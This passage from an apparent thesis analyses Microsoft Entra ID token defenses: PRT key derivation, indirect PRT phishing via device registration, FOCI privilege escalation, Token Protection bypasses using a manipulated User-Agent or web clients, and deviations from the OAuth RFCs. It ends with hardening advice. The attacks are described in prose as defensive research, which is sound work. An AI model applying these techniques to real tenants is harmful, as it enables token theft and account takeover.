[49] *https://learn.microsoft.com/en-us/windows/win32/api/ncrypt/nf-ncrypt-ncryptkeyderivation*

nonce, using the derived key i.e. forming the JWT signature (MAC) via HMAC-SHA256. Once in possession of the derived key, the TPM-protected session key no longer played any role. Entra ID did not verify whether a context had already been used. This meant that the PRT cookie (JWT) could be modified arbitrarily many times and re-signed with the same context and DerivedKey. And even if Entra ID had checked the context, it would have been possible to generate a very large number of context/DerivedKey pairs on a compromised device in a short time and use them at a later point.

After July 2021, derivation of the DerivedKey was switched to KDFv2. For the `KDF_CONTEXT`, a SHA256 hash is now used, computed over the context (`ctx`) and the JWT payload, which contains the PRT (`refresh_token`) and the nonce (`request_nonce`) from Entra ID as claims (`SHA256(ctx || assertion payload)`) [Mic26b] (see Figure 27). As a result, every DerivedKey is different and bound to the specific JWT. It can therefore only be used once, since the nonce from Entra is included in the JWT payload, and a new nonce must be requested from and used by Entra for every new PRT cookie. Accordingly, the Pass-the-PRT attack no longer works, and only a Pass-the-PRT-cookie attack remains possible, in which the PRT cookie (signed JWT) is used on another device. However, a PRT cookie is only very short-lived (approximately 5 minutes) and is limited by the `resource` and `scope` claims in the JWT payload, whereas the Pass-the-PRT attack allowed arbitrary tokens to be requested for 90 days.



Figure 27: DerivedKey derivation – KDFv1 vs. KDFv2 [Sla24]

An attack currently still exists that allows PRTs to be "stolen" from users and subsequently used. In October 2023, Dirk-Jan Mollema published a technique that makes it possible to indirectly phish Primary Refresh Tokens [Mol23]. PRTs cannot be phished directly, since the flow for requesting a PRT and decrypting the session key requires a device identity for the user, with the Device Key and Transport Key key pairs.

During the initial Windows setup with Entra ID Join and Windows Hello for Business (WHfB), a user only has to authenticate once with their credentials. Dirk-Jan Mollema analyzed this flow and found that Windows uses the credentials to request an access token and a refresh token for the client Microsoft Authentication Broker (`appid=29d9ed98-a469-4536-ade2-f981bc1d605e`) and for the resource *https://enrollment.manage.microsoft.com/*. The refresh token is

then used to request an access token for the Device Registration Service (`urn:ms-drs:enterpriseregistration.windows.net`), which can be used to join the device to Entra ID and create the device identity.

The refresh token can then be used together with the newly created device identity to request a Primary Refresh Token. This means that a regular, non-device-bound refresh token with limited scopes can be used to join a device to Entra ID, and subsequently to request a significantly more powerful, device-bound Primary Refresh Token with MFA claims, which enables access to any resource.

Consequently, an attacker can use device code phishing to steal a refresh token for this specific client and resource, then join their own device to Entra ID and request a PRT in the context of the victim [Mol23]. This enables them to obtain access and refresh tokens for arbitrary resources for a period of 90 days. In Entra ID's default configuration, normal users are permitted to add devices to Entra ID on their own [Mic26x].

Since the attack still works as of the current state, it is used in campaigns such as those by Storm-2372, a suspected state-sponsored actor with ties to Russia [Mic25u; Sec26]. Furthermore, this persistence mechanism is also implemented in modern phishing kits such as Tycoon2FA and Kali365 [Ela26].

8.3 Standards Compliance

Research Question 10 (RQ10): To what extent does the implementation of OAuth 2.0 and OpenID Connect in Microsoft Entra ID deviate from existing RFC specifications or best practices?

Research Question 11 (RQ11): What security-related consequences arise from proprietary extensions and implementation details, such as in single sign-on mechanisms like Primary Refresh Tokens (PRT) and Family of Client IDs (FOCI)?

Since the two research questions are closely related in content, they are examined together below, based on the identified deviations.

8.3.1 Primary Refresh Tokens

The single sign-on concept of Primary Refresh Tokens (PRTs) is partially documented by Microsoft, but represents a proprietary implementation that does not follow any open standard. Microsoft also uses PRTs within Token Protection to cryptographically bind refresh tokens to the registered device. Although OAuth 2.0 standards for sender-constrained tokens already exist for access and refresh tokens (see Section 4.1.3), these are not used by Microsoft. Instead, PRTs and Token Protection follow the same underlying principle as DPoP, namely sender-constraining tokens through proof of possession, but predate the DPoP RFC and rely on a distinct, Microsoft-proprietary mechanism rather than being a direct implementation of the standard.

8.3.2 Family of Client IDs

Microsoft uses the undocumented concept of the Family of Client IDs (FOCI) [Cob+22]. FOCI clients are a group[50] (family) of public clients that can share their refresh tokens, also called Family Refresh Tokens (FRTs), among each other in order to request access tokens and refresh tokens for resources. The term FOCI (Family of Client IDs) only appears in passing in a single article[51] in Microsoft's documentation and is not explained further. There is also a GitHub issue[52] from 2016 that explains the introduction of FOCI and its purpose. In addition, responses from the Microsoft API when a FOCI client issues a token contain the indicator `"foci":"1"`.

RFC 6819, *OAuth 2.0 Threat Model and Security Considerations*, recommends a binding between the refresh token and the `client_id`:

"*The authorization server should match every refresh token to the identifier of the client to whom it was issued. The authorization server should check that the same client_id is present for every request to refresh the access token. If possible (e.g., confidential clients), the authorization server should authenticate the respective client.*" [Lod+13b, Sec. 5.2.2.2].

[50] *Table of known FOCI clients: https://github.com/secureworks/family-of-client-ids-research/blob/main/known-foci-clients.csv*
[51] *https://learn.microsoft.com/en-us/entra/identity/monitoring-health/concept-noninteractive-sign-ins#:~:text=FOCI*
[52] *https://github.com/AzureAD/azure-activedirectory-library-for-objc/issues/453*

Since different clients have different scopes (permissions/delegated API permissions) for resources, it is possible for a newly issued access token, requested via the refresh token of another FOCI client, to have a different scope, independent of the original authorization by the resource owner. For example, in a device code phishing attack, attackers can use any FOCI client to obtain a Family Refresh Token (FRT) and then request access tokens for arbitrary FOCI clients with different scopes on resources. This behavior constitutes a privilege escalation and considerably increases the potential damage of a compromised refresh token.

According to RFC 6749, *The OAuth 2.0 Authorization Framework*, a refresh token may only be used to request access tokens with the same or a narrower scope:

"Refresh tokens are issued to the client by the authorization server and are used to obtain a new access token when the current access token becomes invalid or expires, or to obtain additional access tokens with identical or narrower scope (access tokens may have a shorter lifetime and fewer permissions than authorized by the resource owner)." [Har12, Sec. 1.5].

Furthermore, RFC 9700, *Best Current Practice for OAuth 2.0 Security*, explicitly states that refresh tokens must be bound to the scope as authorized by the resource owner, in order to prevent privilege escalation:

"If refresh tokens are issued, those refresh tokens MUST be bound to the scope and resource servers as consented by the resource owner. This is to prevent privilege escalation by the legitimate client and reduce the impact of refresh token leakage." [Lod+25a, Sec. 4.14.2].

Security researchers from Secureworks [Cob+22] reported this issue to Microsoft in 2021. According to Microsoft, FOCI is a deliberately implemented feature of Azure AD (now Entra ID) intended to provide single sign-on for mobile platforms without requiring a separate authentication broker. Microsoft also argues that sharing authentication artifacts, such as refresh tokens, between applications on mobile platforms is already common practice [Cob+22]. While the Primary Refresh Token (PRT) already provides a mechanism for single sign-on, it requires the device to be registered with, or joined to, Azure AD. Microsoft presumably prioritizes usability and pursues the goal of providing single sign-on in as many scenarios and on as many devices as possible, regardless of whether the respective device is known to Azure AD. Furthermore, Microsoft did not classify FRTs as a privilege escalation mechanism, since Family Refresh Tokens can only grant the scope of access that the user already has [Cob+22].

A proof of concept (PoC) example of the FOCI privilege escalation is documented in the appendix (see Appendix H).

In addition to the FOCI concept, another proprietary Microsoft construct was identified: Brokered Client ID (BroCI), also known as Nested App Authentication (NAA) [Mic26ad]. BroCI allows applications embedded within a parent host application (e.g., add-ins or Teams apps) to obtain tokens via the host application's broker. Similar to FOCI, refresh tokens can also be reused for other `client_id` values in this process [Wal25].

8.3.3 Scopes and Audience

The original OAuth 2.0 standard is based exclusively on text-based, space-separated scopes and is therefore primarily suited to simple authorization scenarios. More complex or fine-grained permission models, however, can only be represented to a limited extent with it. For this reason, the OAuth 2.0 Rich Authorization Requests (RAR) standard was developed, which, via the `authorization_details` parameter, allows granular permissions to be described in the form of structured JSON objects. Microsoft does not use this RAR standard. In addition, the original scope concept is diluted by the Microsoft-specific scopes `.default` and `user_impersonation` (see Section 4.1.5). These scopes conflict with the principle of least privilege, since they frequently grant as broad a set of permissions as possible, rather than requesting dedicated, as restrictive as possible permissions for concrete use cases.

According to RFC 6749, *The OAuth 2.0 Authorization Framework*, access tokens should be issued with the minimal scope necessary:

"*The client SHOULD request access tokens with the minimal scope necessary.*" [Har12, Sec. 10.3].

RFC 9700, *Best Current Practice for OAuth 2.0 Security*, recommends in its Access Token Privilege Restriction section that access tokens be restricted, via the audience claim, to a single resource server wherever possible:

"*In particular, access tokens SHOULD be audience-restricted to a specific resource server or, if that is not feasible, to a small set of resource servers.*" [Lod+25a, Sec. 2.3].

The problem with Microsoft access tokens is that, although they are restricted to a specific audience via the audience claim, the frequently used audience Microsoft Graph in practice acts as a central access point for a large number of Microsoft services and underlying resources. As a result, an access token issued for Microsoft Graph potentially grants access to numerous resources within the Microsoft ecosystem.

8.3.4 Storage of Access and Refresh Tokens in Public Clients

OAuth 2.0 public clients run in the browser or as a desktop application on the resource owner's device and, unlike server-side confidential clients, are therefore unable to store secrets confidentially (see Section 4.1.6). These clients are therefore particularly at risk from token theft attacks, since they store access tokens and refresh tokens on the resource owner's device by default, and attackers can steal them if the device is compromised (see Section 5.1). To address this problem, the active Internet-Draft OAuth 2.0 for Browser-Based Applications recommends, among other things, the Backend For Frontend (BFF) architectural pattern, in which a BFF manages OAuth 2.0 tokens and the client receives only a session cookie for the BFF [Par+25, Sec. 6.1.]. BFF is not sufficiently used by Microsoft for public clients. As of the current state, OAuth access tokens and refresh tokens are stored in Windows 11 in client-side browser storage areas such as local storage, session storage, or as cookies, or on disk under various paths, e.g., under `C:\Users\<user>\AppData\Local\Microsoft\TokenBroker\Cache`, as a DPAPI-encrypted cache.

8.3.5 Authorization Grant Types

According to the RFC Best Current Practice for OAuth 2.0 Security, the Implicit Grant should no longer be used, since it transmits access tokens in the URL. This potentially enables various attacks and, in particular, increases the risk that access tokens are unintentionally exposed via browser history, log files, or other storage locations. Although Microsoft's documentation recommends no longer using the Implicit Grant, there is no binding restriction that prohibits its use [Mic26aa].

"...clients SHOULD NOT use the implicit grant (response type token) or other response types issuing access tokens in the authorization response..." [Lod+25a, Sec. 2.1.2].

Furthermore, the Resource Owner Password Credentials (ROPC) grant must no longer be used according to the Best Current Practice for OAuth 2.0 Security, since the resource owner's credentials are exposed to the client application. In Entra ID, ROPC remains supported as long as no MFA is required.

"*The resource owner password credentials grant [RFC6749] MUST NOT be used. This grant type insecurely exposes the credentials of the resource owner to the client.*" [Lod+25a, Sec. 2.4].

Finally, the Device Authorization Grant is, by design, vulnerable to phishing, since the flow can be initiated on a device owned by the attacker. The RFC OAuth 2.0 Device Authorization Grant itself describes this risk, referred to as remote phishing, in its Security Considerations section [Den+19, Sec. 5.4.]. As a protective measure, it is recommended to inform the user that they are authorizing a device and to ask them to confirm that they are in possession of this device. Furthermore, information about the device to be authorized should be displayed. In addition, the validity period of the user code should be short enough that it cannot be abused for phishing via email or text messages, but at most for real-time phishing.

Furthermore, the active Internet-Draft Cross-Device Flows: Security Best Current Practice also explicitly addresses the OAuth 2.0 Device Authorization Grant [Kas+26, Sec. 6.2.1.] and references various reports in which it has been abused for attacks. Recommended countermeasures include using the protocol only when other cross-device protocols are unavailable, generally not using it for sensitive resources, and, as a technical measure, establishing physical proximity between the devices involved, or using the protocol exclusively with pre-registered devices.

For the Device Authorization Grant, Microsoft does not display any information about the device to be authorized, but only a note that the device is being granted access to the account. The user code is valid for 15 minutes at Microsoft Entra ID [Mic25l]. This could potentially be long enough to still phish a user via text message. Microsoft makes it possible to disable the Device Authorization Grant entirely via Conditional Access, and also recommends doing so [Mic26g].

8.3.6 Refresh Token Protection

The OAuth 2.0 standard recommends that public clients, which cannot perform client authentication, employ measures such as refresh token rotation in order to detect refresh token replay attacks.

"When client authentication is not possible, the authorization server SHOULD deploy other means to detect refresh token abuse. For example, the authorization server could employ refresh token rotation in which a new refresh token is issued with every access token refresh response. The previous refresh token is invalidated but retained by the authorization server." [Har12, Sec. 10.4.].

Furthermore, according to the RFC Best Current Practice for OAuth 2.0 Security, either sender-constrained refresh tokens or refresh token rotation must be employed. In the tests carried out for this analysis, Microsoft did not employ refresh token rotation, and refresh tokens could be used an arbitrary number of times to request new access tokens. Sender-constrained refresh tokens are not used by default, and they only apply to devices linked to Entra ID, and only when Token Protection is enabled, in which case Microsoft's own implementation of device-bound Primary Refresh Tokens is used.

"Authorization servers MUST utilize one of these methods to detect refresh token replay by malicious actors for public clients: Sender-constrained refresh tokens … Refresh token rotation …" [Lod+25a, Sec. 4.14.2].

According to Microsoft's documentation, a new token is issued every time a refresh token is used, without the previous one being directly invalidated.

"Refresh tokens replace themselves with a fresh token upon every use. The Microsoft identity platform doesn't revoke old refresh tokens when used to fetch new access tokens." [Mic25s].

8.4 Additional Security Practices

Research Question 12 (RQ12): What additional organizational and technical measures can be employed in addition to Microsoft's Defense-in-Depth strategy to sustainably reduce the risk of token theft, particularly for privileged devices and accounts?

8.4.1 Enterprise Access Model

The Enterprise Access Model [Mic26s] builds on the AD tier model and structures administrative tasks so that stolen credentials do not lead to uncontrolled privilege escalation. It assigns all administrative resources to clearly separated tiers. Tier 0 (Control Plane) comprises the most highly privileged systems and accounts, such as domain administrators (AD) or Global Administrators (Entra ID), Tier 1 (Management Plane & Data/Workload Plane) includes server administrators, while Tier 2 (User Access & App Access) covers, among others, workstation administrators. Each resource is assigned to exactly one tier, and employees who administer at multiple levels require a separate user account for each tier. Higher-privileged accounts must never be used on systems of lower tiers, in order to prevent the theft and reuse of credentials. This strict separation effectively limits the impact of compromised accounts to the respective tier level.

8.4.2 Clean Source Principle

The Clean Source Principle (CSP) [Mic24i; Atk25] requires that all components and systems used to access privileged resources originate from trustworthy and verifiable sources. This applies to the entire supply and operational chain, from the hardware, through installation, to ongoing operation.

- Source hardware only from trustworthy manufacturers and authorized suppliers, in order to rule out tampering in the supply chain.
- Download installation media and software exclusively directly from the original manufacturer (e.g., Windows ISOs only from Microsoft).
- Ensure file integrity by verifying checksums, for example via SHA-256 hash values or digital signatures.
- Review administrative tools and scripts through a code review before use, so that only authorized commands are executed.

8.4.3 Privileged Access Workstation

A Privileged Access Workstation (PAW) [Mic24g] is a specially hardened endpoint for administrative tasks. By strictly separating privileged from regular work tasks (email, web browsing), the risk of token theft and the compromise of administrative accounts is reduced. A PAW can be implemented either as a physical device or as a virtual machine (VM).

9 Discussion

This chapter provides a critical discussion of the analysis results. In particular, the limitations of the investigation are transparently laid out, the results as well as the effectiveness of Microsoft's defense-in-depth strategy are evaluated, and further preventive security measures are derived.

9.1 Limitations of the Analysis

There are several aspects of the analysis that may have influenced or limited the results. For the investigation of Continuous Access Evaluation (CAE) support among Microsoft resources, a CSV file published by Merill Fernando, the former Principal Product Manager for Microsoft Entra, was used. This file contains resources including their app ID and was used to enumerate the available resources. However, it is possible that the list is not complete and that further resources exist that were not tested within the scope of this investigation.

The tests were carried out with five public clients that have access to the most resources. However, it cannot be ruled out that certain resources require a specific client that was not used in this investigation. Confidential clients were not considered, since they require client authentication and store access tokens server-side.

For 40 of the 780 resources examined, the access token was issued in JWE format, whose ciphertext contains the claims in encrypted form, meaning that a check of the CAE-specific claim `xms_cc` was not possible for these resources, and the actual number of CAE-supporting resources is therefore potentially higher than determined.

In the analysis of token revocation response times, only three measurements were carried out per resource and event. A larger number of measurements per event would have been required for statistically more robust and representative results. For this reason, the calculation of further statistical measures such as median, standard deviation, or variance was omitted, since these would not provide meaningful or reliable results given the sample size at hand. Only the arithmetic mean (average) was used to create the heatmap. In addition, the tests were partly carried out on different days and at different times, meaning that varying network conditions and latencies could have influenced the measured times.

The accuracy of the measurements is also limited, since it was only checked in ten-second intervals whether access was still possible. The actual point in time of token revocation can therefore only be determined with limited accuracy.

Furthermore, it was not examined in every case how an access token without CAE support behaves when a security-relevant event occurs. Results from earlier research by Fabian Bader show that regular access tokens are also partly revoked for events such as the deletion or disabling of a user.

Furthermore, it was not analyzed whether different clients have an influence on the revocation time of tokens for individual resources. For example, the client Microsoft Office partly showed different behavior for the resource Microsoft Graph than the client Microsoft Azure CLI.

Within the analysis of Token Protection, the initial token request using a signed Primary Refresh Token (PRT) could not be readily examined. The reason for this is that Token Protection is not supported for web clients, but only for native desktop applications such as Microsoft Teams. For these applications, the initial sign-in process could not be intercepted via the Windows system proxy. Instead, a Proxy Authentication Error occurred. These native clients presumably rely on certificate pinning and therefore do not trust the PortSwigger CA certificate of the HTTP proxy Burp Suite, even when imported into the Windows Certificate Store.

Furthermore, no reverse engineering was carried out to analyze the exact process of key derivation and signature creation of the PRT in detail. Instead, the description of these processes is based on theoretical findings from the literature review.

Within the analysis of standards compliance, only OAuth 2.0 was considered. Continuous Access Evaluation (CAE) was not taken into account, since the communication of CAE events takes place over a backchannel between Entra ID and the resource servers and is therefore not observable from the perspective of the resource owner or client.

9.2 Evaluation of the Analysis Results

In line with the methodology, the overarching overall results are first evaluated and discussed, before the focus subsequently shifts to the individual results.

9.2.1 Overall Evaluation of the Results

The overall results are evaluated based on the criteria defined in the Methodology chapter (see Section 7.3.2).

Criterion 1 (Theory vs. Empirics):

The results of this paper result to a significant extent from a practical, empirical investigation, and not solely from a literature-based consideration. CAE support (RQ1) was empirically determined through automated token requests via 5 clients for 740 Microsoft resources, the revocation times (RQ3) were measured in a controlled lab environment across 4 resources and 8 events, and both the Token Protection bypass (RQ7) and the FOCI privilege escalation (RQ10, RQ11) were practically reproduced and evidenced through the logged HTTP communication. By contrast, the description of the PRT flows (RQ6) and PRT attacks, as well as key derivation (RQ9), remained purely theoretical or literature-based, since no reverse engineering was carried out for these, as did the description of the additional security practices (RQ12). Overall, the empirical share predominates.

Criterion 2 (Added Value of the Results):

The results provide added value beyond the publicly documented state. Microsoft's official CAE documentation names only four resource servers. The analysis (RQ1) identified 33 CAE-capable resources (4.46%), and thus several previously undocumented services. The comparative measurement of revocation latencies (RQ3) across various resources and events is not publicly available at this breadth and complements the related work by Bader, which was limited to Microsoft Graph.

Criterion 3 (Weaknesses/Bypasses):

The analysis revealed concrete weaknesses that allow protection mechanisms to be bypassed. First, Microsoft's recommended default Token Protection configuration can be bypassed (RQ7, RQ8), since platform detection is, in part, performed client-side via the User-Agent, and the restriction to desktop clients leaves access via the web browser, with unprotected refresh tokens, open. Second, the FOCI concept enables a privilege escalation (RQ10, RQ11), since a Family Refresh Token can be redeemed for access tokens of other clients with different, broader scopes. Third, despite Token Protection, indirect phishing of PRTs (RQ9) via device registration remains possible.

Criterion 4 (Improvement Potential for Microsoft):

Several potential improvements emerge from the results: (a) comprehensive expansion and server-side enforcement of CAE across more clients and resources (RQ1), as well as an official interface for third-party resource servers (RQ2), (b) expanding the CAE events (RQ3) to include the newer MFA variants as well as permission changes (e.g., revocation of roles or licenses), (c) clearer, unambiguous documentation (RQ3, RQ8) (MFA event, Token Protection bypass flagged as a warning rather than a note), (d) device binding for access tokens as well (RQ8), (e) introducing standardized methods (sender-constrained tokens, refresh token rotation) instead of proprietary solutions (RQ11), (f) no longer supporting deprecated grant types (Implicit, ROPC), or offering an option to block them.

Criterion 5 (Recommendations for Action):

Concrete recommendations for action for organizations can be derived from the results, including: always supplement Token Protection with a second CA policy that blocks unknown/unsupported User-Agents, as well as with a device compliance policy (RQ8), set the Sign-in frequency session control (RQ4) to limit the extended CAE token lifetime to the standard lifetime, block the Device Code flow (RQ10), and establish monitoring via sign-in logs (Is CAE Token), the CAE Insights Workbook, and Sentinel KQL (RQ5).

9.2.2 Detailed Evaluation of Individual Results

For each research question, it is evaluated (a) to what extent the results answer the question completely and comprehensibly, and (b) what concrete security implications result.

Continuous Access Evaluation

- **Support among Microsoft resources (RQ1):** Answered completely and comprehensibly: the methodology using the claim `"xms_cc": ["cp1"]` is reproducible (script in Appendix B) and yielded 33 of 740 resources. Implication: protection through CAE is currently limited to a small part of the ecosystem, moreover, even capable resources frequently do not use CAE tokens (lack of server-side enforcement).
- **Support among third parties (RQ2):** Answered: there is no public API for integrating CAE into custom resource servers, protection is only possible indirectly via Global Secure Access (Universal CAE). Implication: the advertised Zero Trust benefit remains, in practice, limited to the Microsoft ecosystem, or to GSA customers.
- **Response time of token revocation (RQ3):** Answered, but with limited statistical significance (n = 3, 10-second polling). Core finding: significant differences by resource (SharePoint/Teams fast, Exchange slowest, Graph strongly scattered) and by event (account deletion fast, high user risk slow, location policy instant), and a striking five-minute plateau. Implication: within the revocation window (in some cases up to approximately 5 minutes), a stolen token remains usable, the real-world protective effect of CAE varies considerably with the resource and event type.
- **Security assessment of extended token lifetimes (RQ4):** Answered: the lifetime extended to up to 28 hours stands in tension with the protection goal, only 7 of the 33 CAE tokens actually exhibited the extended lifetime. Implication: upon exfiltration and use from another network, the access duration can increase considerably, however, the Sign-in frequency session control resets the lifetime to 60-90 minutes and mitigates the risk.
- **Detection and monitoring (RQ5):** Answered: sign-in logs (details, or the Is CAE Token filter), the CAE Insights Workbook, and Sentinel KQL are available. Implication: the issuance and use of CAE tokens are visible and analyzable for defenders, unsupported resources become identifiable.

Token Protection

- **How device binding works (RQ6):** Answered comprehensibly: PRT issuance flow, PRT App Token Request flow, and TPM-bound session key. Limitation: answered purely on a literature basis, no reverse engineering. Implication: the PRT carries far-reaching permissions. It is used for SSO as well as Token Protection and can request arbitrary access and refresh tokens. The associated TPM-protected session key generates the PRT cookies and forms a central trust anchor in Windows 11. Weaknesses at this point therefore have critical implications.
- **Bypassing device binding (RQ7):** Answered in depth through practical tests: fundamentally, Token Protection fulfills its function. Already-issued refresh tokens that were requested with a Windows User-Agent for a supported desktop client could not be misused to request access tokens. However, it is possible to request new access and refresh tokens via the ROPC grant using a manipulated User-Agent. Even without manipulating the User-Agent, the recommended configuration allows web clients to be used to request access and refresh tokens via the ROPC grant, or to use web clients directly via the browser on the compromised device and extract the refresh token via the HTTP communication. Implication: as a result, regular refresh tokens can exist that allow access tokens to be

requested even without the protection of the PRT. Consequently, even resources protected by Token Protection remain vulnerable to AiTM attacks, if the attacker relays the victim's credentials to Entra ID without using a Windows User-Agent or steals and replays refresh tokens via the web client.

- **Limitations (RQ8):** Answered: only Windows is supported as a platform, along with Apple in preview. Support is limited to desktop and mobile clients, as well as to Exchange, SharePoint, and Teams as resources, access tokens also remain unbound. The recommended deployment configuration can, in part, be bypassed via the User-Agent and the web client. Implication: protection is incomplete under the default recommendation. Without stricter configuration of platforms and clients, and without additional CAPs to secure the device platform, the measure remains bypassable.
- **Attacks on PRTs (RQ9):** Answered: Pass-the-PRT (KDFv1) has been mitigated since the switch to KDFv2 (July 2021), and the session key is also no longer stored on disk, since Windows 11 requires a TPM 2.0 as a system requirement, indirect PRT phishing via device registration remains possible, however. Implication: an attacker can obtain a device-bound PRT in the context of the victim, the default setting, under which users are permitted to add devices themselves, exacerbates this.

Standards Compliance

- **Deviations from OAuth 2.0/OIDC (RQ10):** Answered comprehensively: proprietary mechanisms (PRT, FOCI/FRT), violations of RFC 6749/6819/9700 (FRT scope/client binding), a diluted scope model (`.default`, `user_impersonation`), lack of use of RAR, Token Introspection, and sender-constrained tokens, continued support for deprecated grant types (Implicit, ROPC), no refresh token rotation, insufficient use of BFF, and deviating JWT claim names (`appid` instead of `client_id`). The identified deviations cover both protocol-level and implementation-related aspects. An assessment of the resulting security implications is provided separately in RQ11.
- **Security implications (RQ11):** Derived comprehensibly from the deviations identified in RQ10: FOCI favors privilege escalation through refresh token reuse across multiple Microsoft clients that have different scopes on resources. The diluted scope model (`.default`, `user_impersonation`), together with the fact that an access token for Microsoft Graph can grant access to a wide variety of resources, conflicts with the principle of least privilege. The absence of sender-constrained access tokens and refresh token rotation increases the impact of token theft, since stolen tokens remain reusable. In sum, the deviations significantly increase the attack surface compared to a standards-compliant implementation.

Additional Security Practices

- **Organizational measures (RQ12):** Answered comprehensibly based on three complementary approaches: the Enterprise Access Model (Tier 0/1/2 separation of administrative resources and accounts to limit privilege escalation), the Clean Source Principle (ensuring trustworthy sources along the entire supply and operational chain, including hardware procurement, integrity checks, and code review), and the Privileged Access Workstation (strict separa-

tion of administrative from regular tasks on hardened endpoints). Limitation: a purely literature-based, conceptual presentation without validation in a concrete tenant environment or assessment of implementation effort. Implication: the three measures primarily affect existing processes and behavior patterns, and thereby usefully complement Microsoft's technical defense-in-depth strategy. In particular, the combination of tier separation and PAW considerably reduces the attack surface for token theft on privileged accounts, while the Clean Source Principle preventively makes it harder to introduce manipulated components. However, these measures, in particular the Tier Model, require a high degree of organizational discipline for consistent implementation.

9.3 Evaluating the Defense-in-Depth Strategy's Effectiveness

While conventional password-based techniques such as password spraying, credential stuffing, or brute-force attacks lose effectiveness with the increasing adoption of multi-factor authentication (MFA), attackers are shifting their methods toward token-based attacks, which make it possible to bypass MFA. In response, Microsoft has developed a multi-layered defense-in-depth strategy to protect against token theft, primarily at the technical level. The goal of this paper was to analyze this strategy and identify its limitations, in order to derive security implications for organizations that use Entra ID. One possible approach to evaluating the protection mechanisms is to assess which attacks are decisively prevented, or to what extent limited, by which measures, and to derive from this an overall assessment of effectiveness and the threats that remain.

Token Theft

Classic token theft mainly arises through compromised devices. Here, a distinction must be made between compromise by an active attacker on the local network, for example in an on-premises Active Directory corporate network, and compromise via malware that the device's user has downloaded and executed, for instance through their web browser on the internet or through email attachments. While enforcing hardened devices through security policies, such as host firewall or password and account lockout policies, primarily helps against active attackers on the network, endpoint protection such as Microsoft Defender for Endpoint (MDE) can, among other things, also potentially protect against malware infections by checking downloads or attachments containing potentially malicious files before execution, for example via signature and behavioral analysis, or by reporting suspicious actions. Against this background, the protection mechanisms Mobile Device Management and Endpoint Protection, as well as Device Compliance, have a particularly large influence in preventing token theft. However, these mechanisms offer no guaranteed protection and can only reduce the risk.

Adversary-in-the-Middle Phishing

Unlike conventional phishing methods, Adversary-in-the-Middle (AiTM) phishing does not aim purely at stealing passwords, but instead, acting as a kind of real-time proxy between the victim and the legitimate service, enables the interception of authentication artifacts such as MFA codes, thereby bypassing traditional MFA methods such as SMS or

OTPs. In theory, AiTM can be completely prevented by enforcing phishing-resistant authentication, via a Conditional Access policy, for all users accessing all resources. In practice, however, the adoption of phishing-resistant authentication methods is not yet far advanced. From late 2024 through the present, in 2026, Microsoft has been rolling out mandatory multi-factor authentication for various admin portals. However, this only enforces traditional MFA methods, and not necessarily phishing-resistant ones. AiTM phishing will therefore remain a significant risk in the medium term.

Device Code Phishing

Device code phishing also remains effective against passwordless, phishing-resistant authentication methods such as hardware-based FIDO2 keys with passkeys. This is because the victim's authentication still takes place via the legitimate Microsoft sign-in page, and multi-factor authentication is completed successfully. Rather than compromising the authentication process, the attack abuses the underlying authorization mechanism of the Device Authorization flow in order to obtain tokens for accessing the user's resources. Since the Device Authorization flow represents more of a niche use case than a universally required authentication mechanism, is used by few or no applications in many corporate environments, and is known as an attack vector for phishing, Microsoft has introduced the option to block it via Conditional Access. This means device code phishing can, in theory, also be prevented entirely.

Consent Phishing

Consent phishing has long been a known problem in the context of Microsoft Entra ID. As a result, the default configurations have already been partially hardened, so that users cannot grant unrestricted consent to any application, or may only grant permissions of limited scope. Nevertheless, by default, normal users are still permitted to register applications. The former configuration "All users can consent for any app to access the organization's data." is no longer available for selection in the Microsoft Entra Admin Center, even though it continues to be mentioned in the documentation[53]. This already reduces the risk of consent phishing, and it can be reduced further by preventing users from registering applications on their own.

ClickFix and Similar Variants

ClickFix and its variants are fundamentally based on social engineering and ultimately aim to trick the victim into executing a malicious operating system command. Such attacks cannot be fully prevented, but only have their risk reduced through device hardening and the use of endpoint protection measures. Microsoft Defender SmartScreen can potentially classify a ClickFix landing page as unsafe and display corresponding warnings, which, however, can be bypassed by the user. Microsoft Defender for Endpoint can additionally detect and block suspicious activity on the endpoint, such as unusual process launches or suspicious command-line activity during the execution phase. Accordingly, the measures Mobile Device Management and Endpoint Protection, as well as Device Compliance, have the greatest influence.

[53] *https://learn.microsoft.com/en-us/entra/identity/enterprise-apps/configure-user-consent?pivots=portal#configure-user-consent-in-microsoft-entra-admin-center*

ConsentFix

ConsentFix differs from other ClickFix variants in that no operating system command is executed. Instead, the victim is manipulated via social engineering into sending the URL containing the authorization code to the attacker. As a result, Microsoft Defender SmartScreen can still classify the phishing page as unsafe, but Microsoft Defender for Endpoint has no direct influence, since no interaction occurs at the operating system level. ConsentFix is particularly dangerous because, similar to device code phishing, it is also effective against passwordless and phishing-resistant authentication methods. However, the Authorization Code flow is very widely used and, unlike the Device Code flow, cannot simply be disabled. ConsentFix therefore currently represents a high risk, as no fully effective technical countermeasure exists so far.

Overall Assessment and Remaining Threats

Some attacks, such as device code phishing, consent phishing, and AiTM phishing, can be technically prevented effectively and largely reliably. For AiTM phishing, however, the challenge remains that, while phishing-resistant authentication methods are available, they have not yet achieved widespread adoption in practice.

For attacks such as token theft and ClickFix, by contrast, no protection mechanisms exist that can technically fully prevent successful execution. Instead, the risk of compromise can be reduced through measures such as endpoint protection solutions, for example Microsoft Defender for Endpoint, by detecting and blocking malware or payloads.

For the comparatively novel attack vector ConsentFix, no effective protective measures are known so far. This illustrates that not all attacks can be fully prevented through specific preventive measures, and a residual risk frequently remains.

